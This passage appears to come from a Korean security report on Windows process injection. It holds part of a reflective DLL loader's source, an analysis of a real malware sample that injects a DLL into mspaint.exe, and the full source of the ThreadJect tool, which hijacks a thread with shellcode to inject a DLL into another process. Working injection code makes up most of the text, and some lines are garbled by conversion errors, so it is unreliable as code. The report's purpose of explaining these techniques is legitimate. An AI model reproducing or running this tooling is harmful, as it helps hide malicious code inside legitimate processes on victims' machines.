            ((PIMAGE_NT_HEADERS)uiHeaderValue)->FileHeader.SizeOfOptionalHeader );

// iterate through all sections, loading them into memory.
uiValueE = ((PIMAGE_NT_HEADERS)uiHeaderValue)->FileHeader.NumberOfSections;
while( uiValueE-- )
{
    // uiValueB is the VA for this section
    uiValueB = ( uiBaseAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->VirtualAddress );

    // uiValueC if the VA for this sections data
    uiValueC = ( uiLibraryAddress + ((PIMAGE_SECTION_HEADER)uiValueA)->PointerToRawData );

    // copy the section over
    uiValueD = ((PIMAGE_SECTION_HEADER)uiValueA)->SizeOfRawData;

    while( uiValueD-- )
        *(BYTE *)uiValueB++ = *(BYTE *)uiValueC++;

    // get the VA of the next section
    uiValueA += sizeof( IMAGE_SECTION_HEADER );
}

// STEP 4: process our images import table...

// uiValueB = the address of the import directory
uiValueB = ( (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_IMPORT ] );

// we assume their is an import table to process
// uiValueC is the first entry in the import table
uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

// iterate through all imports
while( ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name )
{
    // use LoadLibraryA to load the imported module into memory
}

```

```

uiLibraryAddress = (ULONG_PTR)pLoadLibraryA( (LPCSTR)( uiBaseAddress + ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->Name ) );

// uiValueD = VA of the OriginalFirstThunk
uiValueD = ( uiBaseAddress + ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->OriginalFirstThunk );

// uiValueA = VA of the IAT (via first thunk not originalfirstthunk)
uiValueA = ( uiBaseAddress + ((PIMAGE_IMPORT_DESCRIPTOR)uiValueC)->FirstThunk );

// iterate through all imported functions, importing by ordinal if no name present
while( Deref(uiValueA) )
{
    // sanity check uiValueD as some compilers only import by FirstThunk
    if( uiValueD && ((PIMAGE_THUNK_DATA)uiValueD)->u1.Ordinal & IMAGE_ORDINAL_FLAG )
    {
        // get the VA of the modules NT Header
        uiExportDir = uiLibraryAddress + ((PIMAGE_DOS_HEADER)uiLibraryAddress)->e_lfanew;

        // uiNameArray = the address of the modules export directory entry
        uiNameArray = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiExportDir)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_EXPORT ];

        // get the VA of the export directory
        uiExportDir = ( uiLibraryAddress + ((PIMAGE_DATA_DIRECTORY)uiNameArray)->VirtualAddress );

        // get the VA for the array of addresses
        uiAddressArray = ( uiLibraryAddress + ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->AddressOfFunctions );

        // use the import ordinal (- export ordinal base) as an index into the array of addresses
        uiAddressArray += ( (IMAGE_ORDINAL( ((PIMAGE_THUNK_DATA)uiValueD)->u1.Ordinal ) - ((PIMAGE_EXPORT_DIRECTORY )uiExportDir)->Base ) * sizeof(DWORD) );

        // patch in the address for this imported function
        Deref(uiValueA) = ( uiLibraryAddress + Deref_32(uiAddressArray) );
    }
    else
    {
        // get the VA of this functions import by name struct
        uiValueB = ( uiBaseAddress + Deref(uiValueA) );

        // use GetProcAddress and patch in the address for this imported function
        Deref(uiValueA) = (ULONG_PTR)pGetProcAddress( (HMODULE)uiLibraryAddress,
(LPCSTR)((PIMAGE_IMPORT_BY_NAME)uiValueB)->Name );
    }
    // get the next imported function
    uiValueA += sizeof( ULONG_PTR );
    if( uiValueD )
        uiValueD += sizeof( ULONG_PTR );
}

// get the next import
uiValueC += sizeof( IMAGE_IMPORT_DESCRIPTOR );
}

// STEP 5: process all of our images relocations...

// calculate the base address delta and perform relocations (even if we load at desired image base)
uiLibraryAddress = uiBaseAddress - ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.ImageBase;

// uiValueB = the address of the relocation directory
uiValueB = (ULONG_PTR)&((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.DataDirectory[ IMAGE_DIRECTORY_ENTRY_BASERELOC ];

// check if there are any relocations present
if( ((PIMAGE_DATA_DIRECTORY)uiValueB)->Size )
{
    // uiValueC is now the first entry (IMAGE_BASE_RELOCATION)
    uiValueC = ( uiBaseAddress + ((PIMAGE_DATA_DIRECTORY)uiValueB)->VirtualAddress );

    // and we iterate through all entries...
    while( ((PIMAGE_BASE_RELOCATION)uiValueC)->SizeOfBlock )
    {
        // uiValueA = the VA for this relocation block
        uiValueA = ( uiBaseAddress + ((PIMAGE_BASE_RELOCATION)uiValueC)->VirtualAddress );

        // uiValueB = number of entries in this relocation block
        uiValueB = ( ((PIMAGE_BASE_RELOCATION)uiValueC)->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION) ) / sizeof( IMAGE_REL );
        // uiValueD is now the first entry in the current relocation block
        uiValueD = uiValueC + sizeof(IMAGE_BASE_RELOCATION);
    }
}

```

```

// we iterate through all the entries in the current block...
while( uiValueB-- )
{
    // perform the relocation, skipping IMAGE_REL_BASED_ABSOLUTE as required.
    // we dont use a switch statement to avoid the compiler building a jump table
    // which would not be very position independent!
    if( ((PIMAGE_RELOC)uiValueD)->type == IMAGE_REL_BASED_DIR64 )
        *(ULONG_PTR *) (uiValueA + ((PIMAGE_RELOC)uiValueD)->offset) += uiLibraryAddress;
    else if( ((PIMAGE_RELOC)uiValueD)->type == IMAGE_REL_BASED_HIGHLOW )
        *(DWORD *) (uiValueA + ((PIMAGE_RELOC)uiValueD)->offset) += (DWORD)uiLibraryAddress;
#endif WIN_ARM
    // Note: On ARM, the compiler optimization /O2 seems to introduce an off by one issue, possibly a code
    // gen bug. Using /O1 instead avoids this problem.
    else if( ((PIMAGE_RELOC)uiValueD)->type == IMAGE_REL_BASED_ARM_MOV32T )
    {
        register DWORD dwInstruction;
        register DWORD dwAddress;
        register WORD wImm;
        // get the MOV.T instructions DWORD value (We add 4 to the offset to go past the first MOV.W which
        // handles the low word)
        dwInstruction = *(DWORD *) ( uiValueA + ((PIMAGE_RELOC)uiValueD)->offset + sizeof(DWORD) );
        // flip the words to get the instruction as expected
        dwInstruction = MAKELONG( HIWORD(dwInstruction), LOWORD(dwInstruction) );
        // sanity check we are processing a MOV instruction...
        if( (dwInstruction & ARM_MOV_MASK) == ARM_MOVT )
        {
            // pull out the encoded 16bit value (the high portion of the address-to-relocate)
            wImm = (WORD)( dwInstruction & 0x000000FF);
            wImm |= (WORD)((dwInstruction & 0x00007000) >> 4);
            wImm |= (WORD)((dwInstruction & 0x04000000) >> 15);
            wImm |= (WORD)((dwInstruction & 0x000F0000) >> 4);
            // apply the relocation to the target address
            dwAddress = ( (WORD)HIWORD(uiLibraryAddress) + wImm ) & 0xFFFF;
            // now create a new instruction with the same opcode and register param.
            dwInstruction = (DWORD)( dwInstruction & ARM_MOV_MASK2 );
            // patch in the relocated address...
            dwInstruction |= (DWORD)(dwAddress & 0x00FF);
            dwInstruction |= (DWORD)(dwAddress & 0x0700) << 4;
            dwInstruction |= (DWORD)(dwAddress & 0x0800) << 15;
            dwInstruction |= (DWORD)(dwAddress & 0xF000) << 4;
            // now flip the instructions words and patch back into the code...
            *(DWORD *) ( uiValueA + ((PIMAGE_RELOC)uiValueD)->offset + sizeof(DWORD) ) =
                MAKELONG( HIWORD(dwInstruction), LOWORD(dwInstruction) );
        }
    }
#endif
    else if( ((PIMAGE_RELOC)uiValueD)->type == IMAGE_REL_BASED_HIGH )
        *(WORD *) (uiValueA + ((PIMAGE_RELOC)uiValueD)->offset) += HIWORD(uiLibraryAddress);
    else if( ((PIMAGE_RELOC)uiValueD)->type == IMAGE_REL_BASED_LOW )
        *(WORD *) (uiValueA + ((PIMAGE_RELOC)uiValueD)->offset) += LOWORD(uiLibraryAddress);

    // get the next entry in the current relocation block
    uiValueD += sizeof( IMAGE_REL );
}

// get the next entry in the relocation directory
uiValueC = uiValueC + ((PIMAGE_BASE_RELOCATION)uiValueC)->SizeOfBlock;
}

// STEP 6: call our images entry point

// uiValueA = the VA of our newly loaded DLL/EXE's entry point
uiValueA = ( uiBaseAddress + ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.AddressOfEntryPoint );

// We must flush the instruction cache to avoid stale code being used which was updated by our relocation
// processing.
pNtFlushInstructionCache( (HANDLE)-1, NULL, 0 );

// call our respective entry point, fudging our hInstance value
#endif REFLECTIVEDLLINJECTION_VIA_LOADREMOTELIBRARYR
// if we are injecting a DLL via LoadRemoteLibraryR we call DllMain and pass in our parameter (via the DllMain
lpReserved parameter)
((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, lpParameter );
#else
// if we are injecting an DLL via a stub we call DllMain with no parameter
((DLLMAIN)uiValueA)( (HINSTANCE)uiBaseAddress, DLL_PROCESS_ATTACH, NULL );
#endif

// STEP 8: return our new entry point address so whatever called us can call DllMain() if needed.
return uiValueA;
}


```

```
//=====
#ifndef REFLECTIVEDLLINJECTION_CUSTOM_DLLMAIN
{
    BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved )
    {
        BOOL bReturnValue = TRUE;
        switch( dwReason )
        {
            case DLL_QUERY_HMODULE:
                if( lpReserved != NULL )
                    *(HMODULE *)lpReserved = hAppInstance;
                break;
            case DLL_PROCESS_ATTACH:
                hAppInstance = hinstDLL;
                break;
            case DLL_PROCESS_DETACH:
            case DLL_THREAD_ATTACH:
            case DLL_THREAD_DETACH:
                break;
        }
        return bReturnValue;
    }
#endif
//=====
```

■ Reflective DLL Injection (Real World Malware)


출처 : <https://app.any.run/tasks/88e5e0b2-86ca-4d7f-843f-bb6c64d3a36d/>

해당 악성코드는 아래의 그림과 같은 방식²으로 동작한다. 해당 악성코드에서는 악성 DLL을 Injection하는 대상으로 mspaint.exe(그림판)을 이용하였다. 현재 실행 중인 악성 DLL 파일(wctE64E.tmp)과 동일한 위치에 실행중인 악성 DLL과 동일한 파일을 생성 시도하지만 CreateFileW의 dwShareMode 인자가 0x0으로 설정되어 있어 디버깅 상태에서는 정상적으로 파일 생성을 할 수 없게 설정되어 있다. 정상적으로 생성된 파일(현재 실행 중인 악성 DLL)의 크기를 확인 후 크기만큼 힙(Heap)을 할당한다. 정상적으로 힙을 할당한 후 생성된 파일(현재 실행 중인 악성 DLL)의 데이터를 할당된 힙에 복사한다. 이후 Loader 함수인 iAppleCloud 함수를 호출, mspaint.exe의 내부에 0x47AAA(실행 중인 악성 DLL의 파일 크기) 만큼 임의의 공간을 할당하여 WriteProcessMemory를 이용해 DLL 데이터를 삽입하게 된다. 이후 해당 DLL을 실행하기 위해 CreateRemoteThread 함수를 이용 Reflective DLL이 진행되게 된다.



[그림 13] Reflective DLL Injection 구동 과정

악성코드를 실제로 실행시키면 다음과 같은 화면을 획득할 수 있다. 실행을 위해서는 regsvr32를 통해 DLL Register를 진행하였고, 이후 mspaint.exe라는 Process가 생성된 것을 보아 위의 그림과 같이 Reflective DLL Injection이 잘 수행되었다고 판단할 수 있다.




[그림 14] Reflective DLL Injection 구동 스크린 샷

2 http://www.igloosec.co.kr/BLOG_%EC%95%85%EC%84%B1%EC%BD%94%EB%93%9C%EB%A1%9C%20%EC%95%8C%EC%95%84%EB%B3%B4%EB%8A%94%20Reflective%20DLL%20Injection?searchItem=&searchWord=&bbsCateId=1&gotoPage=1

■ ThreadJect

출처: <https://github.com/D4stiny/ThreadJect>

출처에 존재하는 Source Code는 아래와 같다. 이 소스코드를 VS2019를 이용하여 컴파일하고 Thread Hijacking execution이 동작하는지 여부를 판단하였다.



[그림 15] ThreadJect 구동 스크린샷

컴파일된 소스코드는 관리자로 권한 상승이 필요하다. 권한 상승된 Cmd를 이용하여 Thread Hijacking Execution을 원하는 Process와 Inject를 원하는 DLL을 Parameter로 넣어줄 수 있다. Thread Hijacking Execution 성공 시 ThreadJect는 Thread Hijacking Execution에 필요한 절차들을 Print하여 주고 최종적으로 DLL 안의 code가 실행되어 위와 같은 스크린샷이 나타나게 된다.

[표 9] ThreadJect 소스코드

```
/*
MIT License

Copyright (c) 2017 Bill Demirkapi

Permission is hereby granted, free of charge, to any person obtaining a copy of this software and associated
documentation files (the "Software"), to deal
in the Software without restriction, including without limitation the rights
to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
copies of the Software, and to permit persons to whom the Software is
furnished to do so, subject to the following conditions:

The above copyright notice and this permission notice shall be included in all
```

copies or substantial portions of the Software.

THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY, FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM, OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE SOFTWARE.

*/

```
#include <stdio.h>
#include <Windows.h>
#include <TlHelp32.h>
typedef HMODULE(WINAPI *pLoadLibraryA)(LPCSTR);
typedef FARPROC(WINAPI *pGetProcAddress)(HMODULE, LPCSTR);
typedef BOOL(WINAPI *PDLL_MAIN)(HMODULE, DWORD, PVOID);
typedef struct _MANUAL_INJECT
{
    PVOID ImageBase;
    PIMAGE_NT_HEADERS NtHeaders;
    PIMAGE_BASE_RELOCATION BaseRelocation;
    PIMAGE_IMPORT_DESCRIPTOR ImportDirectory;
    pLoadLibraryA fnLoadLibraryA;
    pGetProcAddress fnGetProcAddress;
}MANUAL_INJECT, *PMANUAL_INJECT;

DWORD WINAPI LoadDll(PVOID p)
{
    PMANUAL_INJECT ManualInject;
    HMODULE hModule;
    DWORD i, Function, count, delta;
    PDWORD ptr;
    PWORD list;
    PIMAGE_BASE_RELLOCATION pIBR;
    PIMAGE_IMPORT_DESCRIPTOR pIID;
    PIMAGE_IMPORT_BY_NAME pIBN;
    PIMAGE_THUNK_DATA FirstThunk, OrigFirstThunk;
    PDLL_MAIN EntryPoint;
    ManualInject = (PMANUAL_INJECT)p;
    pIBR = ManualInject->BaseRelocation;
    delta = (DWORD)((LPBYTE)ManualInject->ImageBase - ManualInject->NtHeaders->OptionalHeader.ImageBase); // Calculate the delta

    // Relocate the image

    while (pIBR->VirtualAddress)
    {
        if (pIBR->SizeOfBlock >= sizeof(IMAGE_BASE_RELLOCATION))
        {
            count = (pIBR->SizeOfBlock - sizeof(IMAGE_BASE_RELLOCATION)) / sizeof(WORD);
            list = (PWORD)(pIBR + 1);

            for (i = 0; i<count; i++)
            {
                if (list[i])
                {
                    ptr = (PDWORD)((LPBYTE)ManualInject->ImageBase + (pIBR->VirtualAddress + (list[i] & 0xFFFF)));
                    *ptr += delta;
                }
            }
        }

        pIBR = (PIMAGE_BASE_RELLOCATION)((LPBYTE)pIBR + pIBR->SizeOfBlock);
    }

    pIID = ManualInject->ImportDirectory;

    // Resolve DLL imports

    while (pIID->Characteristics)
    {
        OrigFirstThunk = (PIMAGE_THUNK_DATA)((LPBYTE)ManualInject->ImageBase + pIID->OriginalFirstThunk);
        FirstThunk = (PIMAGE_THUNK_DATA)((LPBYTE)ManualInject->ImageBase + pIID->FirstThunk);
        hModule = ManualInject->fnLoadLibraryA((LPCSTR)ManualInject->ImageBase + pIID->Name);

        if (!hModule)
        {
            return FALSE;
        }

        while (OrigFirstThunk->u1.AddressOfData)
```

```

{
    if (OrigFirstThunk->u1.Ordinal & IMAGE_ORDINAL_FLAG)
    {
        // Import by ordinal
        Function = (DWORD)ManualInject->fnGetProcAddress(hModule, (LPCSTR)(OrigFirstThunk->u1.Ordinal &
0xFFFF));
        if (!Function)
        {
            return FALSE;
        }
        FirstThunk->u1.Function = Function;
    }

    else
    {
        // Import by name
        pIBN = (PIMAGE_IMPORT_BY_NAME)((LPBYTE)ManualInject->ImageBase + OrigFirstThunk-
>u1.AddressOfData);
        Function = (DWORD)ManualInject->fnGetProcAddress(hModule, (LPCSTR)pIBN->Name);

        if (!Function)
        {
            return FALSE;
        }
        FirstThunk->u1.Function = Function;
    }

    OrigFirstThunk++;
    FirstThunk++;
}

pIID++;
}

if (ManualInject->NtHeaders->OptionalHeader.AddressOfEntryPoint)
{
    EntryPoint = (PDLL_MAIN)((LPBYTE)ManualInject->ImageBase + ManualInject->NtHeaders-
>OptionalHeader.AddressOfEntryPoint);
    return EntryPoint((HMODULE)ManualInject->ImageBase, DLL_PROCESS_ATTACH, NULL); // Call the entry point
}
return TRUE;
}

DWORD WINAPI LoadDllEnd()
{
    return 0;
}

#pragma comment(lib,"ntdll.lib")
extern "C" NTSTATUS NTAPI RtlAdjustPrivilege(ULONG Privilege,BOOLEAN Enable,BOOLEAN CurrentThread,PBOOLEAN
Enabled);

char code[]=
{
    0x60, 0xE8, 0x00, 0x00, 0x00, 0x00, 0x5B, 0x81, 0xEB, 0x06, 0x00, 0x00, 0xB8, 0xCC, 0xCC, 0xCC,
0xCC, 0xBA, 0xCC, 0xCC, 0xCC, 0xCC, 0x52, 0xFF, 0xD0, 0x61, 0x68, 0xCC, 0xCC, 0xCC, 0xC3
}; // x86 ONLY shellcode - will need to change for x64

int main(int argc,char* argv[])
{
    LPBYTE ptr;
    HANDLE hProcess,hThread,hSnap,hFile;
    PVOID mem, mem1;
    DWORD ProcessId, FileSize, read, i;
    PVOID buffer, image;
    BOOLEAN bl;
    PIMAGE_DOS_HEADER pIDH;
    PIMAGE_NT_HEADERS pINH;
    PIMAGE_SECTION_HEADER pISH;
    THREADENTRY32 te32;
    CONTEXT ctx;
    MANUAL_INJECT ManualInject;
    printf("\n*****\n");
    printf("\nThreadJect by zwclose7 and github.com/D4stiny - Manual DLL injection via thread hijacking\n");
    printf("\n*****\n");
    te32.dwSize=sizeof(te32);
    ctx.ContextFlags=CONTEXT_FULL;

    if(argc!=3)

```

```

{
    printf("\nUsage: ThreadInject [PID] [DLL name]\n");
    return -1;
}

printf("\nOpening the DLL.\n");
hFile = CreateFile(argv[2], GENERIC_READ, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0,
NULL); // Open the DLL

if (hFile == INVALID_HANDLE_VALUE)
{
    printf("\nError: Unable to open the DLL (%d)\n", GetLastError());
    return -1;
}

FileSize = GetFileSize(hFile, NULL);
buffer = VirtualAlloc(NULL, FileSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

if (!buffer)
{
    printf("\nError: Unable to allocate memory for DLL data (%d)\n", GetLastError());
    CloseHandle(hFile);
    return -1;
}

// Read the DLL

if (!ReadFile(hFile, buffer, FileSize, &read, NULL))
{
    printf("\nError: Unable to read the DLL (%d)\n", GetLastError());
    VirtualFree(buffer, 0, MEM_RELEASE);
    CloseHandle(hFile);
    return -1;
}

CloseHandle(hFile);
pIDH = (PIMAGE_DOS_HEADER)buffer;

if (pIDH->e_magic != IMAGE_DOS_SIGNATURE)
{
    printf("\nError: Invalid executable image.\n");
    VirtualFree(buffer, 0, MEM_RELEASE);
    return -1;
}

pINH = (PIMAGE_NT_HEADERS)((LPBYTE)buffer + pIDH->e_lfanew);

if (pINH->Signature != IMAGE_NT_SIGNATURE)
{
    printf("\nError: Invalid PE header.\n");
    VirtualFree(buffer, 0, MEM_RELEASE);
    return -1;
}

if (!(pINH->FileHeader.Characteristics & IMAGE_FILE_DLL))
{
    printf("\nError: The image is not DLL.\n");
    VirtualFree(buffer, 0, MEM_RELEASE);
    return -1;
}

RtlAdjustPrivilege(20,TRUE,FALSE,&b1);
printf("\nOpening target process handle.\n");
ProcessId=atoi(argv[1]);
hProcess=OpenProcess(PROCESS_ALL_ACCESS, FALSE, ProcessId);

if(!hProcess)
{
    printf("\nError: Unable to open target process handle (%d)\n",GetLastError());
    return -1;
}

printf("\nAllocating memory for the DLL.\n");
image = VirtualAllocEx(hProcess, NULL, pINH->OptionalHeader.SizeOfImage, MEM_COMMIT | MEM_RESERVE,
PAGE_EXECUTE_READWRITE); // Allocate memory for the DLL

if (!image)
{
    printf("\nError: Unable to allocate memory for the DLL (%d)\n", GetLastError());
    VirtualFree(buffer, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    return -1;
}

```

```

}

// Copy the header to target process
printf("\nCopying headers into target process.\n");

if (!WriteProcessMemory(hProcess, image, buffer, pINH->OptionalHeader.SizeOfHeaders, NULL))
{
    printf("\nError: Unable to copy headers to target process (%d)\n", GetLastError());
    VirtualFreeEx(hProcess, image, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    VirtualFree(buffer, 0, MEM_RELEASE);
    return -1;
}

pISH = (PIMAGE_SECTION_HEADER)(pINH + 1);
// Copy the DLL to target process
printf("\nCopying sections to target process.\n");

for (i = 0; i<pINH->FileHeader.NumberOfSections; i++)
{
    WriteProcessMemory(hProcess, (PVOID)((LPBYTE)image + pISH[i].VirtualAddress), (PVOID)((LPBYTE)buffer + pISH[i].PointerToRawData), pISH[i].SizeOfRawData, NULL);
}

printf("\nAllocating memory for the loader code.");
mem1 = VirtualAllocEx(hProcess, NULL, 4096, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE); // Allocate
memory for the loader code

if (!mem1)
{
    printf("\nError: Unable to allocate memory for the loader code (%d)\n", GetLastError());
    VirtualFreeEx(hProcess, image, 0, MEM_RELEASE);
    CloseHandle(hProcess);
    VirtualFree(buffer, 0, MEM_RELEASE);
    return -1;
}

printf("\nLoader code allocated at %#x\n", mem1);
memset(&ManualInject, 0, sizeof(MANUAL_INJECT));
ManualInject.ImageBase = image;
ManualInject.NtHeaders = (PIMAGE_NT_HEADERS)((LPBYTE)image + pIDH->e_lfanew);
ManualInject.BaseRelocation = (PIMAGE_BASE_RELOCATION)((LPBYTE)image + pINH-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELLOC].VirtualAddress);
ManualInject.ImportDirectory = (PIMAGE_IMPORT_DESCRIPTOR)((LPBYTE)image + pINH-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_IMPORT].VirtualAddress);
ManualInject.fnLoadLibraryA = LoadLibraryA;
ManualInject.fnGetProcAddress = GetProcAddress;
printf("\nWriting loader code to target process.\n");
WriteProcessMemory(hProcess, mem1, &ManualInject, sizeof(MANUAL_INJECT), NULL); // Write the loader
information to target process
WriteProcessMemory(hProcess, (PVOID)((PMANUAL_INJECT)mem1 + 1), LoadDll, (DWORD)LoadDllEnd -
(DWORD)LoadDll, NULL); // Write the loader code to target process

hSnap=CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD,0);
Thread32First(hSnap,&te32);
printf("\nFinding a thread to hijack.\n");

while(Thread32Next(hSnap,&te32))
{
    if(te32.th32OwnerProcessID==ProcessId)
    {
        printf("\nTarget thread found. Thread ID: %d\n",te32.th32ThreadID);
        break;
    }
}

CloseHandle(hSnap);
printf("\nAllocating memory in target process.\n");
mem=VirtualAllocEx(hProcess,NULL,4096,MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);

if(!mem)
{
    printf("\nError: Unable to allocate memory in target process (%d)",GetLastError());
    CloseHandle(hProcess);
    return -1;
}

printf("\nMemory allocated at %#x\n",mem);
printf("\nOpening target thread handle.\n");
hThread=OpenThread(THREAD_ALL_ACCESS, FALSE, te32.th32ThreadID);

```

```

if(!hThread)
{
    printf("\nError: Unable to open target thread handle (%d)\n",GetLastError());

    VirtualFreeEx(hProcess,mem,0,MEM_RELEASE);
    CloseHandle(hProcess);
    return -1;
}

printf("\nSUSPENDING target thread.\n");
SuspendThread(hThread);
GetThreadContext(hThread,&ctx);
buffer=VirtualAlloc(NULL,65536,MEM_COMMIT|MEM_RESERVE,PAGE_READWRITE);
ptr=(LPBYTE)buffer;
memcpy(buffer,code,sizeof(code));

while(1)
{
    if(*ptr==0xb8 && *(PDWORD)(ptr+1)==0xFFFFFFFF)
    {
        *(PDWORD)(ptr+1)=(DWORD)((PMANUAL_INJECT)mem1 + 1);
    }

    if(*ptr==0x68 && *(PDWORD)(ptr+1)==0xFFFFFFFF)
    {
        *(PDWORD)(ptr+1)=ctx.Eip;
    }

    if (*ptr == 0xBA && *(PDWORD)(ptr + 1) == 0xFFFFFFFF)
    {
        *(PDWORD)(ptr + 1) = (DWORD)(mem1);
    }

    if(*ptr==0xc3)
    {
        ptr++;
        break;
    }
    ptr++;
}
printf("\nWriting shellcode into target process.\n");

if(!WriteProcessMemory(hProcess,mem,buffer,sizeof(code),NULL)) // + 0x4 because a DWORD is 0x4 big
{
    printf("\nError: Unable to write shellcode into target process (%d)\n",GetLastError());
    VirtualFreeEx(hProcess,mem,0,MEM_RELEASE);
    ResumeThread(hThread);
    CloseHandle(hThread);
    CloseHandle(hProcess);
    VirtualFree(buffer,0,MEM_RELEASE);
    return -1;
}
ctx.Eip=(DWORD)mem;
printf("\nHijacking target thread.\n");

if(!SetThreadContext(hThread,&ctx))
{
    printf("\nError: Unable to hijack target thread (%d)\n",GetLastError());
    VirtualFreeEx(hProcess,mem,0,MEM_RELEASE);
    ResumeThread(hThread);
    Sleep(100000);
    CloseHandle(hThread);
    CloseHandle(hProcess);
    VirtualFree(buffer,0,MEM_RELEASE);
    return -1;
}
printf("\nResuming target thread.\n");
ResumeThread(hThread);
CloseHandle(hThread);
CloseHandle(hProcess);
VirtualFree(buffer,0,MEM_RELEASE);
return 0;
}

